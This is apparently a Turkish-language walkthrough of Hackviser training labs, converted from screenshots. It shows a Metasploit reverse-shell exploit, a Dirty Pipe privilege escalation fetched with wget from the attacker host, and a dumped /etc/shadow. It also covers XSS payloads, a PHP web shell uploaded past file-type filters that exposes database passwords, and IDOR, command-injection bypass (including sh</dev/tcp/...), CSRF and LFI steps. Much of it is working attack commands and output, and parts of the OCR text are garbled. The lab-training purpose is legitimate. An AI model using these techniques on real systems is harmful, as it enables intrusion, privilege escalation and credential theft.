msf6 exploit(multi/http/nostromo_code_exec) > set lhost 172.20.4.120
lhost => 172.20.4.120
msf6 exploit(multi/http/nostromo_code_exec) > check
[*] 172.20.4.73:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/nostromo_code_exec) > run

[*] Started reverse TCP handler on 172.20.4.120:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (172.20.4.120:4444 -> 172.20.4.73:42822) at 2024-10-21 05:26:00 -0500
```



Ve shellimizi alıyoruz

Linux çekirdek sürümü nedir?

Burada “uname -a” komutu ile sistemdeki çekirdek bilgisini öğrenebilriz.

Sıradaki Görevimiz /etc/shadow dosyasını okumak ama bunu okuyabilmek için yetkimiz bulunmuyor yetki yükseltme aşamasına başlıyoruz ilk olarak

Öğrendiğimiz çekirdek sürümünde bir zaafiyet varmı bunu araştırmak

Biraz araştırma yaptıktan sonra önceki görevde tespit ettiğimiz 5.11.0-051100-generic çekirdeğinde Dirty Pipe adında bir yetki yükseltme zaafiyeti olduğunu buluyoruz.

Dirty Pipe zafiyeti ile ilgili yayınlanan bir çok exploit bulunuyor. Bunlardan birini seçip devam edebiliriz.

Yetki yüks

[AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits: A collection of exploits and documentation that can be used to exploit the Linux Dirty Pipe vulnerability.](https://AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits: A collection of exploits and documentation that can be used to exploit the Linux Dirty Pipe vulnerability)

Exploit'i bulduktan sonra, kendi makinamızda kuruyoruz. Ardından, shell aldığımız sistemde wget komutunu kullanarak bu exploit'i sisteme çekiyoruz. Dikkat etmemiz gereken önemli bir husus, çoğu sistemde /tmp dizini hariç hiçbir yerde wget komutunu kullanma yetkisinin olmamasıdır. /tmp klasöründe ise tüm kullanıcıların rwx (okuma, yazma ve çalışma) yetkilerine sahip olduğunu görebiliriz. Bu nedenle, exploit'i çekerken ve çalıştırırken bu dizini kullanmamız önerilir

```
www-data@debian:/usr/bin$ cd /tmp
cd /tmp
www-data@debian:/tmp$ cleaer
cleaer
bash: cleaer: command not found
www-data@debian:/tmp$ clear
clear
TERM environment variable not set.
www-data@debian:/tmp$

www-data@debian:/tmp$ wget http://172.20.4.120:8000/exploit-2.c
wget http://172.20.4.120:8000/exploit-2.c
--2024-10-21 06:33:15-- http://172.20.4.120:8000/exploit-2.c
Connecting to 172.20.4.120:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7752 (7.6K) [text/x-csrc]
Saving to: 'exploit-2.c'

exploit-2.c      100%[=====]    7.57K  --.-KB/s   in 0s

2024-10-21 06:33:16 (225 MB/s) - 'exploit-2.c' saved [7752/7752]

www-data@debian:/tmp$ ls
ls
exploit-2.c
systemd-private-155a748049c24bbeb62816fc6910514d-systemd-logind.service-ehHM8e
systemd-private-155a748049c24bbeb62816fc6910514d-systemd-timesyncd.service-CpCYu
f
www-data@debian:/tmp$
```

```
www-data@debian:/tmp$ gcc exploit-2.c -o exploit-2
gcc exploit-2.c -o exploit-2
www-data@debian:/tmp$
```

/tmp dizinine çekdigimiz exploiti gcc ile derliyoruz .

```
www-data@debian:/tmp$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
www-data@debian:/tmp$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
www-data@debian:/tmp$
```

Bu exploiti çalıştırınmak için bu  
exploite parametre olarak SUID yetkisine sahip bir dosyanın yolunu  
vermemiz isteniyor.  
Bunun için aşağıdaki komutu çalıştırarak SUID yetkisine sahip dosyaları  
bulalım

```
www-data@debian:/tmp$ ./exploit-2 /usr/bin/passwd
./exploit-2 /usr/bin/passwd
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
whoami
root
#
```

```
# whoami
whoami
root
# cat /etc/shadow
cat /etc/shadow
root:Sy$9Tf0F/cnN7paaEEQex4.iI.$.VBoHUhtFbtzwZv2Fr0j5Wk/S.a5pXYwwlYeIUPBkH7:19643:0:99999:7:::
daemon:*:19641:0:99999:7:::
bin:*:19641:0:99999:7:::
sys:*:19641:0:99999:7:::
sync:*:19641:0:99999:7:::
games:*:19641:0:99999:7:::
man:*:19641:0:99999:7:::
lp:*:19641:0:99999:7:::
mail:*:19641:0:99999:7:::
news:*:19641:0:99999:7:::
uucp:*:19641:0:99999:7:::
proxy:*:19641:0:99999:7:::
www-data:*:19641:0:99999:7:::
backup:*:19641:0:99999:7:::
list:*:19641:0:99999:7:::
irc:*:19641:0:99999:7:::
gnats:*:19641:0:99999:7:::
nobody:*:19641:0:99999:7:::
_apt:*:19641:0:99999:7:::
systemd-network:*:19641:0:99999:7:::
systemd-resolve:*:19641:0:99999:7:::
messagebus:*:19641:0:99999:7:::
systemd-timesync:*:19641:0:99999:7:::
sshd:*:19641:0:99999:7:::
hackviser:$y$j9T$/tk8y1jwJS53UNF04kyhV/$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::
systemd-coredump:!*:19641:::::
```

"hackviser" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?


## Laboratuvarlar

## Cross-Site Scripting (XSS)

### Reflected XSS



### Search

## Stored XSS

# Messages

— All users can see your message therefore be careful.

Hello World!

```
<script>alert(1)</script>
```

[Submit](#)

[Delete All Messages](#) [Logout](#)

# Messages

— All users can see your message therefore be careful.

⊕ climbing-exodus.europe1.hackviser.space

1

Tamam

Hello World!

```
<script>alert(1)</script>
```

Submit

Delete All Messages

Logout

DOM-Based XSS

Screenshot of Burp Suite Community Edition v2024.5.4 showing a request and response for a triangle area calculator.

**Request:**

```
1 GET /height=10&base=10 HTTP/1.1
2 Host: crack-fallen-one.europe1.hackviser.space
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://crack-fallen-one.europe1.hackviser.space/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Priority: -1
14 Te: trailers
15 Connection: keep-alive
16
17
```

**Response:**

```
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
```

The response shows a form with Height and Base inputs, a Calculate button, and a green Area: 50 output box. The page title is "Calculate Triangle Area".

The response body contains a script that calculates the area (height \* base / 2) and displays it in an alert dialog.

```
<input type="text" name="base" id="base">
<input type="text" name="height" id="height">
<button class="btn btn-primary" type="submit">Calculate</button>
</form>
<div class="cov justify-content-center text-center me-4">
<div class="alert alert-success" role="alert" style="text-align: center;">
    <script>
        var height = 10;
        var base = 10;
        var ans = base * height / 2;
        document.getElementById("ans").innerHTML =
            "<b>Area:</b>" + ans;
    </script>
</div>
</div>
</div>
</body>
</html>
```

# Calculate Triangle Area


— You can find the area of a triangle.

Height

Base

**Calculate**

**Area:** 50



## SQL Injection

### Basic SQL Injection

# Login

Username

Password

**Login**

### Profile Settings



Sky Raincin  
straincin0@moonfruit.hv

[Logout](#)

Name	<input type="text" value="Sky"/>	Surname	<input type="text" value="Raincin"/>
Mobile Number	<input type="text" value="172-496-3430"/>		
Address	<input type="text" value="33887 Raven Terrace"/>		
Postcode	<input type="text" value="57990"/>		
Email	<input type="text" value="straincin0@moonfruit.hv"/>		
Country	<input type="text" value="Malaysia"/>	State/Region	<input type="text" value="Coventry"/>

**Save Profile**

**Union-Based SQL Injection**

**Boolean-Based Blind SQL Injection**

## Unrestricted File Upload

### Basic Unrestricted File Upload

The screenshot shows a browser window titled "Yavuzlar Web Shell". The address bar contains the URL: <https://logical-starfire.europe1.hackviser.space/uploads/shell.php?action=edit&file=/var/www/html/config.php>. A modal dialog box is open, displaying the following PHP code:

```
<?php
try{
    $host = 'localhost';
    $db_name = 'hv_database';
    $charset = 'utf8';
    $username = 'root';
    $password = '8jv77mvXwR7LVU5v';

    $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset",
    $username,$password);
} catch(PDOException $e){
}
?>
```

Below the code is a yellow "Kaydet" (Save) button.

The main page content shows a large block of encoded PHP code, likely a shell payload, starting with < Yavuzlar Web Shell >. The code includes various obfuscation techniques such as character encoding and multi-line comments.

At the bottom of the page, there are two sections:

- Basic Unrestricted File Upload**: Includes a note about the exploit being used for file uploads and a question asking if the config.php file is readable.
- MIME Type Filter Bypass**: Shows a progress bar indicating the exploit is running, with a status message: "https://logical-s... Çalışıyor 00sa:41dk". It also has a "60 DAKİKA" button and a "Durdur" (Stop) button.

# File Manager

[Delete uploads](#)

Allowed formats: **gif, jpg, jpeg, png**

Upload a image.

Choose File:

Gözat...

Dosya seçilmedi.

[Upload](#)

MIME Type Filter Bypass

Burp Suite Community Edition v2

**Proxy**

Request to https://selected-laurel.europe1.hackviser.space:443 [116.202.196.167]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST / HTTP/1.1
2 Host: selected-laurel.europe1.hackviser.space
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.1
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----57520065216725338632384130951
8 Content-Length: 15567
9 Origin: https://selected-laurel.europe1.hackviser.space
10 Referer: https://selected-laurel.europe1.hackviser.space/
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16 Priority: u=0, i
17 Te: trailers
18 Connection: keep-alive
19
20 -----57520065216725338632384130951
21 Content-Disposition: form-data; name="input_image"; filename="shell.php"
22 Content-Type: application/octet-stream
23
24 <?php
25 $password = "123456";
26 session_start();
27
28 if (!isset($_SESSION['logged_in'])) {
29     if (isset($_POST['password']) && $_POST['password'] === $password) {
30         $_SESSION['logged_in'] = true;
31     } else {
32         showLoginForm();
33         exit;
34     }
35 }
36
37
38
39
40 function executeCommand($cmd) {
41     if (function_exists('shell_exec')) {
42         // execute command
43     }
44 }
Content-Type: image/png

```

**MIME Type Filter Bypass**

Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Uygulamadaki görsel yükleme işlevi, yüklenen dosyaları Mime-Type değerine göre filtrelemektedir.

Laboratuvarı tamamlamak için Mime-Type'i değiştirerek kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" isimli dosyadaki veritabanı şifresi nedir?

https://selected... Çalışıyor 00sa:42dk

+ 60 DAKİKA

Power Durdur

fRqs3s79mQxv6Xvt

Cevabınızı gönderin

## File Extension Filter Bypass



## What are Magic Bytes?

Magic Bytes are the first bytes used to identify file types. We can easily see them using a tool like tools like xxd

```
└─$ xxd cat.jpg | head -n 20
00000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001 .....JFIF.....
00000010: 0001 0000 fffe 003b 4352 4541 544f 523a .....;CREATOR:
00000020: 2067 642d 6a70 6567 2076 312e 3020 2875 gd-jpeg v1.0 (u
00000030: 7369 6e67 2049 4a47 204a 5045 4720 7638 sing IJG JPEG v8
00000040: 3029 2c20 7175 616c 6974 7920 3d20 3930 0), quality = 90
00000050: 0aff db00 8400 0505 0505 0505 0506 0605 .....
00000060: 0808 0708 080b 0a09 090a 0b11 0c0d 0c0d .....
00000070: 0c11 1a10 1310 1013 101a 171b 1615 161b .....
00000080: 1729 201c 1c20 292f 2725 272f 3933 3339 .) .. )/%'/9339
00000090: 4744 475d 5d7d 0105 0505 0505 0505 0606 GDG]]}.....
000000a0: 0508 0807 0808 0b0a 0909 0a0b 110c 0d0c .....
000000b0: 0d0c 111a 1013 1010 1310 1a17 1b16 1516 .....
000000c0: 1b17 2920 1c1c 2029 2f27 2527 2f39 3333 .. )/%'/933
000000d0: 3947 4447 5d5d 7dff c200 1108 04b0 0780 9GDG]]}.....
000000e0: 0301 2100 0211 0103 1101 ffcc 001d 0000 ...!.....
000000f0: 0202 0301 0101 0000 0000 0000 0000 0002
```

The screenshot shows the hexed.it interface with the file 'shell.php' loaded. The file content is as follows:

```
<?php ..$password = "123456"; ..$session_start(); ..if (!isset($_SESSION['logged_in'])) {.. if (!isset($_POST['password'])) & $_POST['password'] === $password) {.. $_SESSION['logged_in'] = true;.. } else {.. showLoginForUser();.. }..}...function executeCommand($command) {.. if ($cmd === 'help') {.. $output = "Kullanılabilir komutlar:\n";.. $output .= "cat [dosya_adi]\n - Dosya içeriğini okuyar\n -ini girilen dosyayı oluşturur\n";.. }..}
```

File Signature Filter Bypass

Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Uygulamadaki resim yükleme işlevi, yüklenen dosyaları dosya imzasına (diğer bir deyişle sığırılı baytlara) göre filtrelemektedir.


Laboratuvari tamamlamak için, dosya imzasını manipüle ederek kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" dosyasında bulunan veritabanı şifresi nedir?

2xEsbdzvegfahykF

https://amazed...

Cevap



## File Extension Filter Bypass

```
1801874721546
age"; filename="shell.phtml"
```

<http://ue.europe1.hackviser.space/uploads/shell.phtml?action=edit&file=/var/www/html/config.php>

## Dosya Düzenleme

```
<?php
try{
    $host = 'localhost';
    $db_name = 'bx_database';
    $charset = 'utf8';
    $username = 'root';
    $password = 'Qr3eydwjjZmPpwVm';

    $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset",
$username,$password);
} catch(PDOException $e){
}
?>
```

Kaydet

IDOR

## Invoices

The screenshot shows a PDF document titled "INVOICE # 1003" from "EFG Inc.". The document details a bill to "Emilia Rawne <rawneelia@securemail.hv>" dated "Jan 5, 2024". The balance due is "\$1,550.00". The invoice items are:

Item	Quantity	Rate	Amount
Consulting Hours	5	\$150.00	\$750.00
Training Session	2	\$400.00	\$800.00

Total: \$1,550.00

Notes:  
We look forward to continued collaboration. Thank you for your trust.

## Ticket Sales

The screenshot shows a web browser window for "Ticket Sales" and a "Burp Suite Community Edition" proxy interface.

**Ticket Sales Page:**

- The page displays a message: "The price of one ticket is **300 \$**" and "Amount of money in your account: **50 \$**".
- A form asks: "How many tickets do you want to buy ?" with a dropdown menu showing "100".
- A blue "Buy" button is at the bottom.

**Burp Suite Proxy Request:**

```
POST / HTTP/1.1
Host: funky-vampirella.europ1.hackviser.space
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0)
Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: https://funky-vampirella.europ1.hackviser.space/
Referer: https://funky-vampirella.europ1.hackviser.space/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
amount=100&ticket_money=0
```

## Change Password

The screenshot shows a web application interface for changing a password. At the top, there is a header with "Change Password" and two buttons: "Reset" and "Logout". Below this, a form contains fields for "Username" (test) and "Phone" (227-290-9627). The main area has a title "Change Password" and a label "Enter your new password:" followed by a text input field containing "1234". A blue "Confirm" button is below the input field.

To the right of the interface, a browser developer tools Network tab displays the raw POST request sent to the server:

```

1 POST /index.php HTTP/1.1
2 Host: beloved-spider-girl.europe1.hackviser.space
3 Cookie: PHPSESSID=um@kinic2fb890nmrir302kilob
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
6 ,image/png,image/svg+xml,*/*;q=0.8
7 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
8 Accept-Encoding: gzip, deflate, br
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 23
11 Origin: https://beloved-spider-girl.europe1.hackviser.space
12 Referer: https://beloved-spider-girl.europe1.hackviser.space/j
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19 Te: trailers
20 Connection: keep-alive
21 password=1234&user_id=2


```

Below the interface, a green success message box says "Password change successful!" and "admin's password has been changed".

At the bottom, there is another screenshot of a mobile-like interface with a "Change Password" button, a note about IDOR, and a question asking for the phone number of the user named "admin". To the right, there is a snippet of a mobile application showing a timer and a "Cevabınızı" button.

## Command Injection

### Basic Command Injection




## DNS Lookup

Enter a domain

Search

Server: 172.20.6.1  
Address: 172.20.6.1#53

Name: google.com  
Address: 216.58.212.174  
Name: google.com  
Address: 2a00:1450:4001:82f::200e



## DNS Lookup

|| hostname

Search

squirrel

## Command Injection Filter Bypass

PayloadsAllTheThings / Command Injection / README.md

Preview Code Blame 411 lines (292 loc) · 12.9 KB ⚡ Code 55% faster with GitHub Copilot

Raw ⌂ ⌂ ⌂

### Filter Bypasses

#### Bypass without space

- `$IFS` is a special shell variable called the Internal Field Separator. By default, in many shells, it contains whitespace characters (space, tab, newline). When used in a command, the shell will interpret `$IFS` as a space. `$IFS` does not directly work as a separator in commands like `ls`, `wget`; use `$(IFS)` instead.  
`cat${IFS}/etc/passwd`  
`ls${IFS}-la`
- In some shells, brace expansion generates arbitrary strings. When executed, the shell will treat the items inside the braces as separate commands or arguments.  
`{cat,./etc/passwd}`
- Input redirection. The `<` character tells the shell to read the contents of the file specified.  
`cat</etc/passwd`  
`sh</dev/tcp/127.0.0.1/4242`
- ANSI-C Quoting  
`X=$'uname \x20-a'&&$X`
- The tab character can sometimes be used as an alternative to spaces. In ASCII, the tab character is represented by the hexadecimal value `\09`.  
`;ls\09-al\09/home`
- In Windows, `%VARIABLE::~start,length%` is a syntax used for substring operations on environment variables.  
`ping%CommonProgramFiles:~-18%127.0.0.1`  
`ping%PROGRAMFILES:~-10,-5%127.0.0.1`

## DNS Lookup

google.com\$(hostname)

Search

Server: 172.20.5.1  
Address: 172.20.5.1#53

\*\*\* Can't find google.comlegend: No answer

## Cross Site Request Forgery (CSRF)

### Change Password

← → ⌂ https://finer-silvermane.europet1.hackviser.space/index.php?new\_password=yavuzlar

### Change Password

Reset Logout

Username: **test**  
Email: **test@securemail.hv**

Change Password

Password change successful!

Enter your new password:

Confirm

## Change Password

[Reset](#) [Logout](#)

Username: **test**  
Email: **test@securemail.hv**

### Change Password

**Password change successful!**

Enter your new password:

Enter your new password

[Confirm](#)

## Chat Support

Send us a message.

[https://finer-silvermane.europe1.hackviser.space/index.php?  
new\\_password=yavuzlar  
test](https://finer-silvermane.europe1.hackviser.space/index.php?new_password=yavuzlar)

We received your message,  
thank you!

# Change Password

[Reset](#)

[Logout](#)

Username: **admin**

Email: **stringman@securemail.hv**

## Change Password

Enter your new password:

Enter your new password

[Confirm](#)

## File Inclusion

### Basic Local File Inclusion

The screenshot shows a browser window with the URL <https://content-vindicator.europe1.hackviser.space/index.php?page=404.php>. The page content is as follows:

**404**

**Opps! Page not found.**

The page you're looking for doesn't exist.

[Go Home](#)

```
root@x0:~#root:/root/bin/bash diemon:0:1:daemon:/usr/bin:/usr/bin/nologin bin:0:22:bin:/bin:/usr/sbin/nologin sys:3:3:sys:/dev:/usr/sbin/nologin sync:4:65534:sync:/bin:/bin/sync games:5:60:games:/usr/games:/usr/bin/nologin man:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:8:8:mail:/var/mail:/usr/sbin/nologin news:9:news:/var/spool/news:/usr/sbin/nologin uucp:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:13:13:proxy:/bin:/usr/bin/nologin www:33:www-data:/var/www:/usr/sbin/nologin backup:34:34:backup:/var/backups:/usr/sbin/nologin list:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:99534:99534:nobody:/nonexistent:/usr/sbin/nologin _aptct:10055534:nonexistent:/usr/sbin/nologin systemd-network:101:102:systemd Network Management...:/run/systemd:/usr/sbin/nologin systemd-resolved:102:103:systemd Resolver...:/run/systemd:/usr/sbin/nologin messagebus:103:105:/nonexistent:/usr/sbin/nologin systemd-timesync:104:110:systemd Time Synchronization...:/run/systemd:/usr/sbin/nologin shd:105:55534:shd:/run/shd:/usr/sbin/nologin hackerse:1000:1000:hackerse:/home/hackerse/bin/bash
